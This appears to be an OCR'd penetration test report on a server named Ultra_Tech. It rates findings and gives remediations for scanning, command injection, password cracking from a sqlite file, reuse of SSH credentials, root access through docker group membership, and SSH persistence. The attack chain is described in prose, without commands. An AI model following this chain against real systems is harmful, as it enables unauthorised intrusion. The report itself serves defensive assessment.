
- Implement an IPS in the local network: In cyber security, IPS (Intrusion Prevention System) refers to a protection system that identifies and prevents intrusions and attacks on computer networks. This could identify or even block nmap scan flows and also brute force web page attacks.
- Review API code to block command injection
- Implement a strong password policy: the passwords used by users are too weak, so we need to rely on Anssi recommendations for authentication. https://www.ssi.gouv.fr/guide/recommandations-relatives-a-lauthentification-multifacteur-et-aux-mots-de-passe/
- With regard to the file. sqlite I consignee the encryption of the sql folder or see even set up a local database with a better access control
- We must review the current configuration of docker offers an attacker direct root access. It is necessary to practice the system of lower privileges and the limitation of resources.
- To detect it is necessary to be attentive to the day of the system and services such as ssh, set up ips that will analyze the network in search of suspicious traffic.


Conclusion

Risk rating

The overall level identified on Ultra_Tech server as a result of the penetration test is medium and high. A direct path from external attacker to full system compromise has been discovered.

It is reasonable to assume that a malicious entity would be able to successfully execute an attack against Ultra_Tech through targeted attacks.





Vulnerability Detail and Mitigations

Scanning:
Rating: Medium

Description: Find information about the target via the local network.

Impact: an attack manages to visualize, understand and project itself in its future actions that could lead to the compromise of the system.


Remediation: implement an IPS in the local network that will block suspicious traffic and anticipate a potential risk of attack.

Enumeration:
Rating: Medium

Description: an attacker goes after the port scan to look for in-depth information about open ports

Impact: an attacker can discover files not intended for the public such as the login page or the API.

Remediation: check network flows, logs and set up an IPS that can detect this kind of behavior on a network, review the firewalls and reinforce the rules.



Vulnerability Detail and Mitigations

Command injection and password cracking:

Risk: High

Description: an attacker can inject and execute commands directly on the server and he can also crack passwords in a file. sqlite.

Impact: an attacker can execute commands at a distance, he has new choices like execute a reverse shell or read the sqlite file and thanks to a weak password cracker the hash passwords. It can then connect in ssh on the local user r00t.

Remediation: For patched this problem you can call a developer to arrange command injection in case of password it is necessary to put a place a much stronger password policy.


Gain acces with credential:

Impact: High

Description: an attacker can log in with passwords reused by a local user

Impact: An ssh connection is possible on the local user r00t on the server

Remediation: do not reuse passwords, have one for every need. Use password managers such as Bitwarden or Keepass. And finally to secure access ssh set up a cryptographic security system with private key.



Vulnerability Detail and Mitigations

Become root to the server via docker misconfiguration.
Risk: High

Description: the local user r00t is a member of the local docker group.

Impact: the attacker can take advantage of this to become root on the server by opening a bash shell through a Docker image.

Remediation: Remove user R00t from the local Docker group.


Persistence with ssh:

Risk ranting: High

Description: With access to the local root account, an attacker can initialize constant access to the machine using the ssh protocol.

Impact: Your server is totally compromised and the attacker can go even further by implementing a key logger, for example.

Remediation: If the attacker has arrived there, it may be difficult to detect. You'll need to pay close attention to the server's behavior, and if you have any doubts, call in forensic experts and post-incident analysts.



Thanks You !
4nh4ck1n3